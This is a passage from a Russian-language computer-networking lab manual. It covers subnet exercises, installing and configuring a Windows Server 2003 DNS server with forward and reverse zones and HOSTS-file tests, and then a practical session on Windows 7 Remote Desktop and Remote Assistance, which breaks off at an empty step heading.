5. Какой IP-адрес вы дадите шлюзу по умолчанию для компьютера арендатора адреса, находящегося в другой подсети (маска 255.255.240.0), если IP-адрес DHCP-сервера 201.212.96.1, а маска подсети 255.255.240.0?

6. Какой IP-адрес шлюза по умолчанию вы определите для подсети DHCP-сервера, IP-адрес которого 201.212.96.1, а маска подсети 255.255.240.0?

7. Установите соответствия между протоколами и выполняемыми ими функциями:

Протоколы	Функции протоколов
1.DHCP	а. Отображение IP-адресов на MAC-адреса.
2.DNS	б. Присвоение IP-адресов клиентским компьютерам.
3.ARP	в. Отображение доменных имен на IP-адреса.

Связь с проектом

Служба DNS предназначена для преобразования символьных доменных имен в IP-адреса и обратно. В сети, где работает служба DNS, пользователи могут без труда обращаться к различным сетевым ресурсам по доменным именам, а не по IP-адресам. Также, устанавливая эту службу, мы готовим платформу для установки Active Directory.

Требования к отчету

Отчет должен включать скриншоты каждого шага выполнения установки и проверки работоспособности DNS-сервера.

Задание 1. Установите сервер DNS на виртуальную машину с Windows Server 2003.

Указания к выполнению

1.Выполните предварительную конфигурацию компьютера, на котором будет установлен сервер DNS: проверьте, что серверу DNS назначен статический IP-адрес (например, 192.168.1.1).

2. Для установки сервера DNS воспользуйтесь одним из двух способов.

1-й способ.

Откройте **Control Panel (Панель управления)**, затем **Add/Remove Programs (Установка/удаление программ)**.

- На вкладке **Add/Remove Windows Components (Установка/удаление компонентов Windows)** найдите **Networking Services** (**Сетевые службы**) и нажмите **Details (Подробно)**.
- Выберите компонент **Domain Name System** (**DNS**) и подтвердите свой выбор.
- Дождитесь завершения установки сервера.

2-й способ.

- Откройте **Control Panel** – **Administrative Tools (Панель управления** – **Администрирование)**.
- Запустите **Manage Your Server** (**Управление сервером**).
- Выберите **Add or remove a role** (**Добавить или удалить роль**) и выберите **DNS Server**.
- Дождитесь завершения установки сервера.

2.Для дальнейшей настройки DNS-сервера используется оснастка главного системного меню **Administrative Tools** (**Администрирование**) – **DNS**.

Задание 2. Создайте зону прямого просмотра **myzone.ru.**

Указания к выполнению

1. Откройте оснастку DNS.
2. Разверните узел DNS, далее разверните узел **<Имя компьютера>**.
3. Для создания нового домена щелкните правой кнопкой по **Forward Lookup Zones** (**Зоны прямого просмотра**) и выберите пункт **New zone** (**Новая зона**).

4. В окне **Zone Type** (**Тип зоны**) укажите **Primary Zone** (**Основная зона**) и нажмите **Next** (**Далее**).

5.В окне **Zone Name** (**Имя зоны**) укажите имя зоны – **myzone.ru** и нажмите **Next**.

6.В окне **Zone File** (**Файл зоны**) убедитесь, что выбран переключатель **Create A New File With This File Name** (**Создать новый файл с этим именем**) и имя создаваемого файла – **myzone.ru.dns**.

7.Просмотрите сводку выбранных параметров и щелкните кнопку **Finish** (**Готово**).

8.Убедитесь, что в **Forward Lookup Zones** появился новый узел **myzone.ru** и сгенерированы записи **Start of Authority** (**SOA**) (**Начальная запись зоны**), **Name Server** (**NS**) (**Сервер имен**) и **Host** (**A**) (**Хост**).

9.Для добавления нового узла (хоста) в созданную зону, щелкните правой кнопкой по узлу **myzone.ru** и выберите **New Host** (**Новый хост**). В поле **Name** (**Имя**) введите имя узла – **server**. Поле **IP Address** установите равным IP-адресу вашего компьютера. Нажмите **Add Host** (**Добавить хост**).

Задание 3. Протестируйте работу службы DNS.

Указания к выполнению

1.Запустите виртуальную машину с Windows XP. Выполните в ней команду ping server.myzone.ru.

2.Убедитесь, что такой узел был найден, и отображается его IP-адрес. Если ping не проходит, нужно исправить настройки.

3.Для преобразования IP-адреса в доменное имя выполните утилиту nslookup с параметром, равным IP-адресу виртуальной машины. Объясните, почему появилась ошибка.

Задание 4. Создайте зону обратного просмотра (для преобразования IP-адреса в доменное имя).

Указания к выполнению

1.В узле **Reverse Lookup Zones** (**Зоны обратного просмотра**) щелкните правой кнопкой мыши и выберите **New zone** (**Мастер создания новой зоны**).

2.В окне **Zone Type** (**Тип зоны**) укажите **Primary Zone** (**Основная зона**) и нажмите **Next**.

3.Убедитесь, что выбран переключатель **Network ID** (**Номер сети**). В поле под ним введите адрес вашей сети (например, 192.168.1). Поле **Reverse Lookup Zone Name** (**Имя зоны обратного просмотра**) внизу окна должно выглядеть так: **1.168.192.in-addr.arpa**.

4.Завершите работу мастера, оставив все настройки по умолчанию.

5.Щелкните правой кнопкой мыши по новому узлу в **Reverse Lookup Zones** (например, **192.168.1.x Subnet**) и выберите **New Pointer** (**Новый указатель**). Последнее число установите равным последнему числу в IP-адресе. В поле **Host name** (**Имя хоста**) запишите полное имя узла, например **server.myzone.ru**.

Задание 5. Создайте псевдоним для узла **server.myzone.ru**.

Указания к выполнению

Щелкните правой кнопкой мыши по узлу **myzone.ru** и выберите **New Alias** (**Новый псевдоним**). В поле **Alias name** (**Имя псевдонима**) укажите псевдоним узла (например, **MyServer**). В поле **Fully qualified domain name** (**Полное доменное имя**) впишите полное имя **server.myzone.ru**

Задание 6. Протестируйте работу службы DNS.

Указания к выполнению

Используйте утилиты ping, nslookup.

В дереве консоли откройте свойства узла через команду контекстного меню **Properties** (**Свойства**).

Перейдите на вкладку **Monitoring** (**Наблюдение**)

В группе **Select A Test Type** (**Выберите тип теста**) пометьте флажки **A Simple Query Against This DNS Server** (**Простой запрос к этому DNS-серверу**) и **Recursive Query To Other DNS Servers** (**Рекурсивный запрос к другим DNSсерверам**). Щелкните кнопку **Test Now** (**Тестировать**).

В списке **Test Results** (**Результаты теста**) против обеих записей вы увидите **PASS** (**тест пройден**). Если вы работаете на автономном сервере, напротив **Recursive Query** (**Рекурсивный запрос**) вы увидите **FAIL** (**ошибка**).

Задание 7. Сконфигурируйте клиента для использования службы DNS.

Указания к выполнению

1.На клиенте откройте диалоговое окно его свойств TCP/IP. Настройте систему для автоматического получения адреса DNS (это обеспечивает сервер DHCP) или вручную укажите IP-адреса предпочтительного и дополнительного серверов DNS.

2.Для настройки дополнительных параметров DNS щелкните кнопку **Advanced** (**Дополнительно**). Чтобы задать параметры DNS, в диалоговом окне **Advanced TCP/IP Settings** (**Дополнительные параметры TCP/IP**) перейдите на вкладку **DNS**. Здесь можно сконфигурировать и параметры, обеспечивающие разрешение имен узлов, для которых не было указано полное доменное имя, и настроить параметры регистрации DNS.

Задание 8. Задайте разрешение имен с использованием файла **HOSTS** для случаев отказа службы DNS и для возможности использования коротких имен при доступе к удаленным узлам.

Указания к выполнению

1. На сервере найдите системный файл **HOSTS** и откройте его в текстовом редакторе.

2. Какая запись уже присутствует в файле по умолчанию и что эта запись означает? Что это за адрес и для чего он используется?

3.Выясните IP-адрес узла **www.microsoft.com**.

4.Внесите запись в файл, указав полученный IP-адрес и имя – **www.microsoft.com**. Сохраните изменения.

5.Проверьте через браузер доступность узла **www.microsoft.com**.

6.Внесите в файл IP-адрес своего сервера и имя в формате **computer.domain**. Сохраните изменения.

7.Остановите службу DNS через утилиту **Services**.

8. Проверьте, доступно ли это имя в формате **computer.domain** через утилиту ping.

Порядок выполнения

Установите DNS-сервер для домена **faculty.ru**. Настройте прямую и обратную зоны, протестируйте сервер с помощью оснастки DNS, командной строки и виртуальной машины с Windows XP.

Зафиксируйте все шаги установки, настройки и тестирования DNS-сервера с помощью скриншотов в отчете.

Контрольные вопросы

1.Для чего предназначены прямые и обратные запросы поиска?

2.Опишите назначение компонентов DNS: зона, сервер имен, доменное пространство имен.

3.Назовите основные типы зон и их назначение.

4.Назовите основные правила именования доменов.

5.Какова максимально допустимая длина имени домена?

6.Какова максимально допустимая длина имени FQDN?

7.С какой целью используют несколько серверов имен?

8.Приведите примеры использования утилиты nslookup.

9.Можно ли одному IP-адресу нужно присвоить несколько имен? Перечислите все способы.

10. Для чего используется файл **HOSTS**?

11. В каком порядке нужно располагать записи в файле **HOSTS** – упорядоченными по какому-либо параметру или произвольно?

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 9
Настройка удаленного доступа к компьютеру

Цель: формирование умений эффективно использовать аппаратные и программные компоненты компьютерных сетей при решении различных задач;

- обнаруживать и устранять ошибки при передаче данных.

Время проведения – 2 часа

Краткая теория

Удаленный рабочий стол соединяет два компьютера по сети или через Интернет. После подключения рабочий стол удаленного компьютера будет выглядеть так, словно вы сидите прямо перед ним, и вы сможете получить доступ ко всем его программам и файлам.

Эта функция предусмотрена во всех выпусках Windows 7, но подключиться можно только к компьютерам с Windows 7 Профессиональная, Максимальная или Корпоративная.


Удаленный доступ — функция, дающая пользователю возможность подключаться к компьютеру с помощью другого устройства через интернет практически отовсюду. Пользователь работает с файлами и программами точно так же, как если бы он находился возле этого компьютера. Особенно пригодится эта функция тем компаниям, где большинство сотрудников находится за пределами офиса, на частичном фрилансе, аутсорсинге или в командировках, но при этом они нуждаются в обновлении рабочей информации, просмотре корпоративной почты и пр. Им не нужно будет скачивать все необходимые для работы данные на внешний носитель или отправлять их по почте — достаточно связаться с офисным компьютером. Удаленный доступ используют системные администраторы для управления системой и устранения сбоев в ее работе, и руководители, желающие проконтролировать процесс выполнения задачи своими подчиненными. Применяется он и для дистанционного обучения в образовательных учреждениях.

ПОРЯДОК ВЫПОЛНЕНИЯ:


Задание 1.

Действие 1 Начните сеанс на Компьютер2 под учётной записью участника группы администраторов. Имя пользователя узнайте у инструктора.

Выберите Пуск > Панель управления > Система > Настройка удаленного доступа. В разделе «Удаленный рабочий стол» выберите переключатель




Разрешать подключения только от компьютеров с удалённым рабочим столом с сетевой проверкой подлинности (безопаснее).




Если появится сообщение о том, что на компьютере настроен переход в спящий режим, перейдите по ссылке Электропитание, измените значение на Никогда и нажмите кнопку «Сохранить изменения».

Нажмите кнопку ОК, чтобы закрыть предупреждение.



Нажмите кнопку Применить в окне «Свойства системы».


В разделе «Удаленный рабочий стол» нажмите кнопку Выбрать пользователей.



У какого пользователя уже есть удалённый доступ?

Поскольку вы будете использовать эту учётную запись для получения удалённого доступа, нажмите кнопку Отмена, не добавляя пользователей.

Выберите Пуск > Панель управления > Брандмауэр Windows > Изменить параметры.




Убедитесь, что выбран переключатель

Включить (рекомендуется), и нажмите кнопку ОК. Закройте панель управления, окно «Брандмауэр Windows» и перейдите на Компьютер 1.


Действие 2

Начните сеанс на Компьютере 1 под учётной записью администратора или участника группы администраторов. Имя пользователя узнайте у инструктора.

Выберите Пуск > Все программы > Стандартные > Подключение к удаленному рабочему столу.




Откроется окно «Подключение к удаленному рабочему столу».



Введите Computer2 (Компьютер 2) в поле «Компьютер» и нажмите кнопку Подключить. В поле «Имя пользователя» введите имя учётной записи, под которой вы начинали сеанс на Компьютере 2. Например: John_Computer2.


В поле «Пароль» введите пароль для пользователя. Примечание. Учётная запись пользователя должна иметь пароль. Нажмите кнопку ОК.




Что произошло с рабочим столом на Компьютере 2?

Что произошло с рабочим столом на Компьютере 1?

Действие 3 На Компьютере 1 правой кнопкой мыши щёлкните рабочий стол Компьютера 2, выберите Создать > Папку и назовите папку Remote Permission (Разрешение удалённого доступа).



Правой кнопкой мыши щёлкните папку Remote Permission (Разрешение удалённого доступа) и последовательно выберите Общий доступ > Дополнительный общий доступ > Общий доступ к папке, сохраните имя по умолчанию Remote Permission (Разрешение удалённого доступа) и нажмите кнопку «ОК».



Перейдите на вкладку Безопасность. Убедитесь, что в списке для Компьютера 2 есть имя пользователя с Компьютера 1. В противном случае создайте и добавьте имя пользователя.


Последовательно нажмите кнопки ОК > Закрыть.

Выберите Пуск > Отключить.


Действие 4

Начните сеанс на Компьютере 2.

Выберите Пуск > Панель управления > Система > Настройка удаленного доступа.



Обратите внимание, что компонент «Удаленный помощник» активирован по умолчанию. Нажмите кнопку Дополнительно. Откроется окно «Параметры удаленного помощника».




Убедитесь, что установлен флажок Разрешить удалённое управление этим компьютером, установите для приглашения значение 1 ч., установите флажок Создавать приглашения только для компьютеров с системой Windows Vista или новее и нажмите кнопку ОК.


Когда откроется окно «Свойства системы», нажмите кнопку Применить.

Действие 5


На Компьютере 2 выберите Пуск > Все программы > Обслуживание > Удаленный помощник Windows.




Появится окно «Запросить или предложить помощь?».



Выберите Пригласить того, кому вы доверяете, для оказания помощи. Появится окно «Каким образом пригласить кого-нибудь на помощь?».




Какими способами можно связаться с помощником? Выберите Сохранить приглашение как файл. Появится окно «Сохранить приглашение как файл».




Нажмите кнопку Обзор.


Найдите общую папку "Remote Permission" (Разрешение удалённого доступа) и назовите файл Invitation to Computer1 (Приглашение на Компьютер 1).




Какой тип расширения у файла? Нажмите кнопку Сохранить



Когда появится окно «Сохранить приглашение как файл», введите пароль HelpMe и подтвердите пароль HelpMe. Нажмите кнопку Готово.



Когда появится окно «Ожидание входящего подключения», нажмите кнопку Параметры.




Какую клавишу нужно нажать для прекращения совместного управления? Какие функции отключены при среднем уровне использования пропускной способности?

Нажмите кнопку ОК.


Действие 6

На Компьютере 1 выберите Пуск > Сеть и дважды щёлкните Computer2 (Компьютер 2).




Начните сеанс с учётной записью пользователя с Компьютера 1.

Дважды щёлкните папку Remote Permission (Разрешение удалённого доступа) на Компьютере 2.




Дважды щёлкните файл Invitation to Computer1 (Приглашение на Компьютер 1).

Откроется окно «Удаленный помощник Windows».




Введите пароль HelpMe.
Нажмите кнопку ОК.


Действие 7
На Компьютере 2 нажмите кнопку Да, чтобы разрешить доступ к компьютеру.



Активируйте окно Удаленный помощник Windows – вам помогает John_Computer1, выбрав его.




Выберите Разговор.




В поле разговора введите **Hi John_Computer1, my optical drive will not work** (Здравствуйте, John_ Computer1, мой оптический диск не работает).
Нажмите кнопку Отправить.

Действие 8
На Компьютере 1 в главном меню удаленного помощника Windows нажмите кнопку Запросить управление.



Действие 9


На Компьютере 2 установите флажок Позволить John_Computer1 отвечать на запросы службы контроля учётных записей.




Нажмите кнопку Да.

Действие 10

